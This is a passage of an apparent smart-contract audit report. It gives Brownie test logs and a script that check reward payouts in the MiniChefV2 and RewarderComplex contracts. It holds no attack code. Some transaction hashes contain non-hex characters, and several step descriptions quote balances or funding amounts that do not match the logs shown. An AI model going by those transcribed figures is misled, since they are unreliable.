  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.withdrawAndHarvest confirmed   Block: 13416134   Gas used: 68230 (1.02%)

Call -> minichef.withdrawAndHarvest(0, 500, user2.address, {'from': user2.address})
Transaction sent: 0x521cc8a0e045e3ded7716f3d7dea458467014f30431a81a8e01d5f9b28997d98
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.withdrawAndHarvest confirmed   Block: 13416135   Gas used: 47666 (0.71%)

lptoken1.balanceOf(user1.address) -> 1000
sushi.balanceOf(user1.address) -> 333329475308639842
lptoken1.balanceOf(user2.address) -> 500
sushi.balanceOf(user2.address) -> 166664737654319921
```

User1 receives the 66% of the 50% of the reward tokens, User2 receives the 33% of the 50% of the reward tokens.

Test 9: harvest(), 1 pool, 100% of the allocPoints, 1 user, half of the reward period

In this test case, there is just one pool in the contract. In the pool only the user1 has deposited 1000 tokens. The duration of the rewards is set to 86400 seconds. In this test, the user1 calls `withdrawAndHarvest` in the second 43200~. As we can see below he received half of the total rewards tokens as expected:

```
Adding 1 pools in MiniChefV2:
1st pool -> minichef.addPool(100, lptoken1.address, rewarder1.address)
Transaction sent: 0xf4504c08d0e0ccc6e3480a4e3bc0bf4bf75232c2ca0784acb06ff77fff7ab653
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 17
  MiniChefV22.addPool confirmed   Block: 13422042   Gas used: 195611 (2.91%)

minichef.totalAllocPoint() -> 100
minichef.poolInfo(0) -> (0, 1634293099, 100)
Transaction sent: 0x1b8e261b2ac4e13c9788364de663899a4239ff5621e4bb29fdb9ab9499laa651
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 18
  SUSHI.approve confirmed   Block: 13422043   Gas used: 44186 (0.66%)

Transaction sent: 0x51f849d005f85dcc5302f243bf0ab4220406ea7e56e30b2bc36e9e8f58a78d42
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 19
  SUSHI.transfer confirmed   Block: 13422044   Gas used: 36075 (0.54%)

minichef.sushiPerSecond() -> 0
Calling -> minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address})
Transaction sent: 0x5ca9b2452900142277f5dbde9f4683cde3464dcdd2f011e2005058d8af48bb289
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 20
  MiniChefV22.fundRewards confirmed   Block: 13422045   Gas used: 92021 (1.37%)

minichef.sushiPerSecond() -> 11574074074074
Transaction sent: 0x20cc3f3246f746e60900094c14af060f1be169df947bb951781abd16ac3f84ae
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13422046   Gas used: 44126 (0.66%)

Transaction sent: 0x6623bcd458e2aaeab592d4ddf4b2d3cd829be8986f191a8c7818914ea60d5c4a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13422047   Gas used: 89855 (1.34%)

Sleeping 43200 seconds...
lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 0
Call -> minichef.withdrawAndHarvest(0, 1000, user1.address, {'from': user1.address})
Transaction sent: 0xcb366a99cbae380882c193ddd8cf337971908bc48c13c1d7f1f8cda1399ed50e
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.withdrawAndHarvest confirmed   Block: 13422049   Gas used: 56211 (0.84%)

lptoken1.balanceOf(user1.address) -> 1000
sushi.balanceOf(user1.address) -> 500011574074070874

Sleeping another 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x2701df4de95e419715c00528f6974ba0386eaf21041b4ac93fd95a4a6b8dbee9
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 3
  MiniChefV22.harvest confirmed   Block: 13422051   Gas used: 36507 (0.54%)

lptoken1.balanceOf(user1.address) -> 1000
sushi.balanceOf(user1.address) -> 500011574074070874
```

Test 10: harvest(), 1 pool, 100% of the allocPoints, 2 users, half of the reward period 1 user, the other half another

In this test case, there is just one pool in the contract. In the pool only the user1 has deposited 1000 tokens. The duration of the rewards is set to 86400 seconds. In this test, the user1 calls withdrawAndHarvest in the second 43200~. Then, he performs a deposit of those 1000 tokens as the user2 minichef.deposit(0, 1000, user2.address, {'from': user1.address})

Then after the whole 86400 period is over, user2 calls harvest. User1 and User2, both receive half of the total reward tokens:

```
Adding 1 pools in MiniChefV2:
1st pool -> minichef.addPool(100, lptoken1.address, rewarder1.address)
Transaction sent: 0xfe5dc015b52c38cc15f0e37e3e73c36759d35a5f8d42923ffb6ebd86d8840d91
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 16
  MiniChefV22.addPool confirmed   Block: 13422177   Gas used: 195611 (2.91%)

minichef.totalAllocPoint() -> 100
minichef.poolInfo(0) -> (0, 1634294474, 100)
Transaction sent: 0x7f565717e4dc7efdcc5635de64316a4bc76232c8f96f0be293f59cf6795ab275
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 17
  SUSHI.approve confirmed   Block: 13422178   Gas used: 44186 (0.66%)

Transaction sent: 0xd97d3c477de22f59bef2131f17451690d3993cba93690c7de2706232ab15d0b1
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 18
  SUSHI.transfer confirmed   Block: 13422179   Gas used: 36075 (0.54%)

minichef.sushiPerSecond() -> 0
Calling -> minichef.fundRewards(100000000000000000, 86400, {'from': owner.address})
Transaction sent: 0x59783f2b4381e710ebff8f9e9329ba0cd01d9a5daba35a162343995f036afde5
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 19
  MiniChefV22.fundRewards confirmed   Block: 13422180   Gas used: 92021 (1.37%)

minichef.sushiPerSecond() -> 11574074074074
Transaction sent: 0x17282eb5ecbe53599a827aae3bd57dfd0a9b505429284f5d4ff8e47836d9ac92
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13422181   Gas used: 44126 (0.66%)

Transaction sent: 0x42e6c5f3342b01e4d92d620c4bbce66f143855270d8f5aa228e34cb7fdd25ba8
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13422182   Gas used: 89855 (1.34%)

Sleeping 43200 seconds...
lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 0
lptoken2.balanceOf(user2.address) -> 1000
sushi.balanceOf(user2.address) -> 0
Call -> minichef.withdrawAndHarvest(0, 1000, user1.address, {'from': user1.address})
Transaction sent: 0xcbab9fc27d00018b0774fe1901adfb4d6459438ac70fcfa3f8950588260b28ea
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.withdrawAndHarvest confirmed   Block: 13422184   Gas used: 56211 (0.84%)

Call -> minichef.deposit(0, 1000, user2.address, {'from': user1.address})
Transaction sent: 0xc2c8d8aac0a197693c0bb338a54c20906c4b1eeea54a59a56623948906cd495b2
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 3
  lpToken.approve confirmed   Block: 13422185   Gas used: 29126 (0.43%)

Transaction sent: 0xd1e35556e2fc59d46342f3510a96fe4634772e3530413ca4486f73adbf098a84
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 4
  MiniChefV22.deposit confirmed   Block: 13422186   Gas used: 83304 (1.24%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 500011574074070874

Sleeping another 43200 seconds...
Call -> minichef.harvest(0, user2.address, {'from': user2.address})
Transaction sent: 0x2a04885cbc85ac5e14a7671850a1cd1d22283d3d12f1fff08137b7f2459df4e0
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  MiniChefV22.harvest confirmed   Block: 13422188   Gas used: 71768 (1.07%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 500011574074070874
lptoken2.balanceOf(user2.address) -> 1000
sushi.balanceOf(user2.address) -> 499965277777774578
```

Test 11: Calling fundRewards()twice

These were the steps followed in this test case:

1. minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address}) was called.
2. User1 deposited 1000 tokens into the only pool.
3. 43200 seconds later: minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address}) was called a second time.
4. User1 called minichef.harvest(0, user1.address, {'from': user1.address}) receiving 500023148148144948 reward tokens.
5. 43200 seconds later: User1 called a second time minichef.harvest(0, user1.address, {'from': user1.address}) increasing his total reward tokens balance to 1000034722222215822.
6. 43200 seconds later: User1 called a third time minichef.harvest(0, user1.address, {'from': user1.address}) increasing his total reward tokens balance to 1500034722222212622.
7. 43200 seconds later: User1 called a fourth time minichef.harvest(0, user1.address, {'from': user1.address}) increasing his total reward tokens balance to 1999999999999987200.
8. Further calls to minichef.harvest were reverted as there were no more reward tokens to distribute.

```
Calling -> minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address})
Transaction sent: 0xc0df2b795117644b7b6f781a89693672fbf1224d69c5e0b46b23879eaf48cb29
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 19
  MiniChefV22.fundRewards confirmed   Block: 13422401   Gas used: 92021 (1.37%)

minichef.sushiPerSecond() -> 11574074074074
Transaction sent: 0x7b72e2768fbe8082f015b294c08fb33b51be101e323b9c849df07dd2fe572075
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13422402   Gas used: 44126 (0.66%)

Transaction sent: 0x8f29759ee5e7ae8a93eee80bc54e590772a2a93b8b3d731a4fee0f2085ff38e4
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13422403   Gas used: 76012 (1.13%)

Sleeping 43200 seconds...
Transaction sent: 0x714cf4c919a556fb0cd0f474c270efba186faled01a2e6dd84cf9d1f29ff3530
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 20
  SUSHI.approve confirmed   Block: 13422405   Gas used: 24986 (0.37%)

Transaction sent: 0x44fe46415ea3bc14d65291ad6d13cca47d1a956074d90a0f1c79c27b04d9996f
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 21
  SUSHI.transfer confirmed   Block: 13422406   Gas used: 21075 (0.31%)

minichef.sushiPerSecond() -> 11574074074074
Calling -> minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address})
Transaction sent: 0xd32382dbcc85999be3cae0d6416c036ecbcba870b86f0b8748be954164cb63d9
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 22
  MiniChefV22.fundRewards confirmed   Block: 13422407   Gas used: 44660 (0.66%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 0

Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x32a625fc0ba1ef466c671b32098b1d0bef8b92af10ba644859afb00c74968439
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.harvest confirmed   Block: 13422408   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 500023148148144948

Sleeping another 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0xf1c1cc000b2656da0774c045904fee65a98685075246be483bd453e8b826bf37
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 3
  MiniChefV22.harvest confirmed   Block: 13422410   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 1000034722222215822
```

```
Sleeping another 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x004722d7a4dedacf785bcbe9acbe37f03d52bd5f22242ecd780a2eb830ea272a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 4
  MiniChefV22.harvest confirmed   Block: 13422412   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 1500034722222212622

Sleeping another 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0xa2650f2b958a55488693a5c8ec6ef9e0e6ef98d59a1d0c4fff578301822ac0e7
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 5
  MiniChefV22.harvest confirmed   Block: 13422414   Gas used: 71768 (1.07%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 1999999999999987200

Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0xf378fcfcf29deeb55bd08cb7c5e3d23cc72c5fd63be9c4136c467618cce76d5c
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 6
  MiniChefV22.harvest confirmed (BoringMath: Underflow)   Block: 13422416   Gas used: 30651 (0.46%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 1999999999999987200
```

After this execution we can see that:

minichef.fundRewards(100000000000000000, 86400, {‘from’: owner.address})
plus
minichef.fundRewards(100000000000000000, 86400, {‘from’: owner.address})
equals
minichef.fundRewards(200000000000000000, 172800, {‘from’: owner.address})

Test 12: resetRewardsDuration()

These were the steps followed in this test case:

1. minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address}) was called.
2. User1 deposited 1000 tokens: minichef.deposit(0, 1000, user1.address, {'from': user1.address})
3. 43200 seconds later: User1 called minichef.harvest(0, user1.address, {'from': user1.address}) receiving 499999999999996800 reward tokens.
3. minichef.resetRewardsDuration(86400) was called.
4. 43200 seconds later: User1 called minichef.harvest(0, user1.address, {'from': user1.address}) increasing his total reward tokens balance to 7499999999999966874.
4. 43200 seconds later: User1 called minichef.harvest(0, user1.address, {'from': user1.address}) increasing his total reward tokens balance to 9999884259258628 74.

```
Adding 1 pools in MiniChefV2:
1st pool -> minichef.addPool(100, lptoken1.address, rewarder1.address)
Transaction sent: 0xb7caa7d52921c963bd3a98b3408534dfd31f45b0012c603abeed90fa0c9fc61f
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 16
  MiniChefV22.addPool confirmed   Block: 13422398   Gas used: 195611 (2.91%)

minichef.totalAllocPoint() -> 100
minichef.poolInfo(0) -> (0, 1634301692, 100)
Transaction sent: 0x3b89bb711d5012ef1ab21b9bdb92a96107dc50c14f7f5797390cb0dddce1d1da
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 17
  SUSHI.approve confirmed   Block: 13422399   Gas used: 44186 (0.66%)

Transaction sent: 0x98284e98f7122f8551b623539727814707d68013efa51771c9b315bf890e444d
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 18
  SUSHI.transfer confirmed   Block: 13422400   Gas used: 51075 (0.76%)

minichef.sushiPerSecond() -> 0
Calling -> minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address})
Transaction sent: 0xc0df2b795117644b7b6f781a89693672fbf1224d69c5e0b46b23879eaf48cb29
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 19
  MiniChefV22.fundRewards confirmed   Block: 13422401   Gas used: 92021 (1.37%)

minichef.sushiPerSecond() -> 11574074074074
Transaction sent: 0x7b72e2768fbe8082f015b294c08fb33b51be101e323b9c849df07dd2fe572075
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13422402   Gas used: 44126 (0.66%)

Transaction sent: 0x8f29759ee5e7ae8a93eee80bc54e590772a2a93b8b3d731a4fee0f2085ff38e4
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13422403   Gas used: 89855 (1.34%)

Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x32a625fc0ba1ef466c671b32098b1d0bef8b92af10ba644859afb00c74968439
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.harvest confirmed   Block: 13422405   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 499999999999996800
Call -> minichef.resetRewardsDuration(86400)
Transaction sent: 0xae7a78035bffeb3b7934c3c528d4373a404bf082a1992fa568a9b67913ca61b4
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 20
  MiniChefV22.resetRewardsDuration confirmed   Block: 13422406   Gas used: 57475 (0.86%)

Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0xf1c1cc000b2656da0774c045904fee65a98685075246be483bd453e8b826bf37
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 3
  MiniChefV22.harvest confirmed   Block: 13422408   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 749999999999966874
Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x004722d7a4dedacf785bcbe9acbe37f03d52bd5f22242ecd780a2eb830ea272a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 4
  MiniChefV22.harvest confirmed   Block: 13422410   Gas used: 71768 (1.07%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 999988425925862874
```

After 43200 seconds the user1 had got 499999999999996800 reward tokens but after that, as the rewards duration was reset, the amount of rewards token received in the same period of time decreased by a half as expected.

Test 13: extendRewardsViaFunding()

These were the steps followed in this test case:

1. minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address}) was called.
2. User1 deposited 1000 tokens: minichef.deposit(0, 1000, user1.address, {'from': user1.address})
3. 43200 seconds later: User1 called minichef.harvest(0, user1.address, {'from': user1.address}) receiving 500011574074070874 reward tokens.
4. ExtendRewardsViaFunding was called by adding the same amount that was used in fundRewards: minichef.extendRewardsViaFunding(1000000000000000000, 1, {'from': owner.address})
5. Every 43200 seconds harvest was called. We can see how the reward rate was not changed and the user kept receiving the same amount of tokens after the same period of time and also, since the amount was the same initial amount used in fundRewards we can see how the duration of the rewards was doubled as expected.

```
Calling -> minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address})
Transaction sent: 0x97a93037caee42f0194f5489426bae6a00971501f46b1e62b444db641e9bf85e
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 19
  MiniChefV22.fundRewards confirmed   Block: 13424080   Gas used: 92021 (1.37%)

minichef.sushiPerSecond() -> 11574074074074
Transaction sent: 0x6baa4ba74f4301d971e22ef806f4e9eff9dce71a9917b33630f4d0335450e3e1
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13424081   Gas used: 44126 (0.66%)

Transaction sent: 0x7a76607079842c15504952748b30711477acd5de32a2963fbd6e7f5625323e1e
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13424082   Gas used: 89855 (1.34%)

Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x97e88b0e6b0a8694c07d0892fe98ba8a1c7a625bb0ab8547693b744bf6a9d85a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.harvest confirmed   Block: 13424084   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 500011574074070874
Sleeping 43200 seconds...
Call -> minichef.extendRewardsViaFunding(1000000000000000000, 1, {'from': owner.address})
Transaction sent: 0x3e9c00708d30725024f75554e59b1b372a362c274387068ae96fd19d0cebf494
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 20
  MiniChefV22.extendRewardsViaFunding confirmed   Block: 13424086   Gas used: 38217 (0.57%)

Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x030559a85e95bc24f6f88c6f47d3417e379efd99bebcebf0a17a0ac29537fb50
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 3
  MiniChefV22.harvest confirmed   Block: 13424087   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 1000034722222215822
Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x3d0c7ff2d429f4954d5401ef5b27314558449e80edbffb68b2356d2a41651945
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 4
  MiniChefV22.harvest confirmed   Block: 13424089   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 1500034722222212622
Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0xa122fae8137ba836b48c991ab1f2ac4f14f1dbdc293067c0e206a33f6398b893
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 5
  MiniChefV22.harvest confirmed   Block: 13424091   Gas used: 71768 (1.07%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 1999988425925913126
Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0xc6097faa4cae4095f96bda5febbe870a4e667b5b84d93108f418f1e9ccaa4f4c
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 6
  MiniChefV22.harvest confirmed (BoringMath: Underflow)   Block: 13424093   Gas used: 30651 (0.46%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 1999988425925913126
```

Test 14: extendRewardsViaDuration()

These were the steps followed in this test case:

1. minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address}) was called.
2. User1 deposited 1000 tokens: minichef.deposit(0, 1000, user1.address, {'from': user1.address})
3. 43200 seconds later: User1 called minichef.harvest(0, user1.address, {'from': user1.address}) receiving 500011574074070874 reward tokens.
4. ExtendRewardsViaDuration was called by increasing the same amount of time used in fundRewards: minichef.extendRewardsViaDuration(86400, 99999999999999999999999999999999999999999999, {'from': owner.address})
5. Every 43200 seconds harvest was called. We can see how the reward rate was not changed and the user kept receiving the same amount of tokens after the same period of time and also, since the amount of time was of 86400 seconds as was initially used in fundRewards we can see how the duration of the rewards was doubled as expected and the same for the amount of tokens received after the 1 + 1 days:

```
Calling -> minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address})
Transaction sent: 0x78d0c0ec3ffe9fa1725886c681138403f7f2959c499a020bf2b74cf3a85f6c15
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 19
  MiniChefV22.fundRewards confirmed   Block: 13429817   Gas used: 92021 (1.37%)

minichef.sushiPerSecond() -> 115740740740740
Transaction sent: 0xdde43c56803a9b6bddffb7a919beda59ba70bdad0f7e990e7004fc8a23abf084
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13429818   Gas used: 44126 (0.66%)

Transaction sent: 0x975626638d0e2f1b98e735a762ab38c8020f9629bfc13154bdc8eadefe541cf1
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13429819   Gas used: 89855 (1.34%)

Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x821afb58432b988f799425e464894189fa16c3da3ee6e13cb39eaef8451d341f
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.harvest confirmed   Block: 13429821   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 500011574074070874
Sleeping 43200 seconds...
Call -> minichef.extendRewardsViaDuration(86400, 99999999999999999999999999999999999999999999, {'from': owner.address})
Transaction sent: 0x11619588d1c2291854a3a0046d0a071f11c192599f3ec931f514da172ede26a7
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 20
  MiniChefV22.extendRewardsViaDuration confirmed   Block: 13429823   Gas used: 38491 (0.57%)

Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0xe82bf74d7e85be662e569f5bfbc12ca891a2b38d775bc99f14f921c85ce86be8
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 3
  MiniChefV22.harvest confirmed   Block: 13429824   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 1000023148148141748
Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0xf694d35643c04037a571375a9cfb1cb4368c325ba83a4b6d9dbfe987a3edae24
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 4
  MiniChefV22.harvest confirmed   Block: 13429826   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 1500023148148138548
Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x3fed26d7a3f94301030a274949cc9aecabac277bae739b44eab6181a8b178a8e
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 5
  MiniChefV22.harvest confirmed   Block: 13429828   Gas used: 71768 (1.07%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 1999988425925913126
Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x616f3bff36d44b844c2292cc36ccd5f971f9ba62e447ee408fb8e695b42fd310
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 6
  MiniChefV22.harvest confirmed (BoringMath: Underflow)   Block: 13429830   Gas used: 30651 (0.46%)
```

4.10 REWARDERCOMPLEX & REWARDERSIMPLE CONTRACT

The contract RewarderComplex contains the following functions:

- onSushiReward()
- pendingTokens() - view
- poolLength() - view
- add()
- set()
- pendingToken() - view
- massUpdatePools()
- updatePool()

On the other hand, The contract RewarderSimple contains these 2 functions:

- onSushiReward()
- pendingTokens() - (Only callable by MASTERCHEF_V2)

The function onSushiReward is used by MiniChefV2 contract:
`_rewarder.onSushiReward(pid, to, to, 0, user.amount);` (MiniChefV2.sol:286)
`_rewarder.onSushiReward(pid, msg.sender, to, 0, user.amount);` (MiniChefV2.sol:309)
`_rewarder.onSushiReward( pid, msg.sender, to, _pendingSushi, user.amount);` (MiniChefV2.sol:336)
`_rewarder.onSushiReward(pid, msg.sender, to, _pendingSushi, user.amount );` (MiniChefV2.sol:361)

Most of the testing of these 2 contracts were done in the MiniChefV2 contract section, although we ran the following tests in the RewarderComplex contract:

Listing 41: Brownie testing script (Lines 1,2,3,4)

```
1 WEIGHT1 = 100
2 WEIGHT2 = 100
3 AMOUNT1 = 1000
4 AMOUNT2 = 1000
5
6 sushi = owner.deploy(SUSHI)
7 # constructor(IERC20 _sushi, address _firstOwner) public
8 minichef = owner.deploy(MiniChefV22, sushi.address, owner.address)
9 # constructor (IERC20 _rewardToken, uint256 _tokenPerBlock,
      address _MASTERCHEF_V2) public {
10 rewardercomplex = owner.deploy(RewarderComplex, sushi.address,
      100, minichef.address)
11
12 rewardercomplex.add(WEIGHT1, 0, {'from': owner.address})
13 rewardercomplex.add(WEIGHT2, 1, {'from': owner.address})
14
15 lptoken1 = owner.deploy(lpToken)
16 lptoken2 = owner.deploy(lpToken)
17 lptoken1.mint(user1.address, AMOUNT1)
18 lptoken2.mint(user2.address, AMOUNT2)
19 minichef.addPool(AMOUNT1, lptoken1.address, rewardercomplex.
      address)
20 minichef.addPool(AMOUNT2, lptoken2.address, rewardercomplex.
      address)
21
22 # function onSushiReward (uint256 pid, address _user, address to,
      uint256, uint256 lpToken)
23 rewardercomplex.onSushiReward(0, user1.address, user1.address, 0,
      AMOUNT1, {'from': minichef.address})
24 lptoken1.approve(minichef.address, AMOUNT1, {'from': user1.address
      })
25 lptoken1.transfer(minichef.address, AMOUNT1, {'from': user1.
      address})
26
27 rewardercomplex.onSushiReward(1, user2.address, user2.address, 0,
      AMOUNT2, {'from': minichef.address})
28 lptoken2.approve(minichef.address, AMOUNT2, {'from': user2.address
      })
29 lptoken2.transfer(minichef.address, AMOUNT2, {'from': user2.
      address})
30
31 rewardercomplex.massUpdatePools([0,1])
32
```

```
33 output.redd("rewardercomplex.pendingToken(0, user1.address) -> " +
       str(rewardercomplex.pendingToken(0, user1.address)))
34 output.redd("rewardercomplex.pendingToken(1, user2.address) -> " +
       str(rewardercomplex.pendingToken(1, user2.address)))
35
36 output.yelloww("Mining 100 blocks...")
37 chain.mine(100)
38 output.success("100 blocks mined")
39
40 output.redd("rewardercomplex.pendingToken(0, user1.address) -> " +
       str(rewardercomplex.pendingToken(0, user1.address)))
41 output.redd("rewardercomplex.pendingToken(1, user2.address) -> " +
       str(rewardercomplex.pendingToken(1, user2.address)))
```

1st test

- WEIGHT1 = 100
- WEIGHT2 = 100
- AMOUNT1 = 1000
- AMOUNT2 = 1000

```
rewardercomplex.pendingToken(0, user1.address) -> 300
rewardercomplex.pendingToken(1, user2.address) -> 150
Mining 100 blocks...
[✓] 100 blocks mined
rewardercomplex.pendingToken(0, user1.address) -> 5300
rewardercomplex.pendingToken(1, user2.address) -> 5150
```

2nd test

- WEIGHT1 = 100
- WEIGHT2 = 50
- AMOUNT1 = 1000
- AMOUNT2 = 1000

```
rewardercomplex.pendingToken(0, user1.address) -> 400
rewardercomplex.pendingToken(1, user2.address) -> 100
Mining 100 blocks...
[✓] 100 blocks mined
rewardercomplex.pendingToken(0, user1.address) -> 7066
rewardercomplex.pendingToken(1, user2.address) -> 3433
```

3rd test

- WEIGHT1 = 100
- WEIGHT2 = 100
- AMOUNT1 = 1000
- AMOUNT2 = 10

```
rewardercomplex.pendingToken(0, user1.address) -> 300
rewardercomplex.pendingToken(1, user2.address) -> 150
Mining 100 blocks...
[✓] 100 blocks mined
rewardercomplex.pendingToken(0, user1.address) -> 5300
rewardercomplex.pendingToken(1, user2.address) -> 5150
```

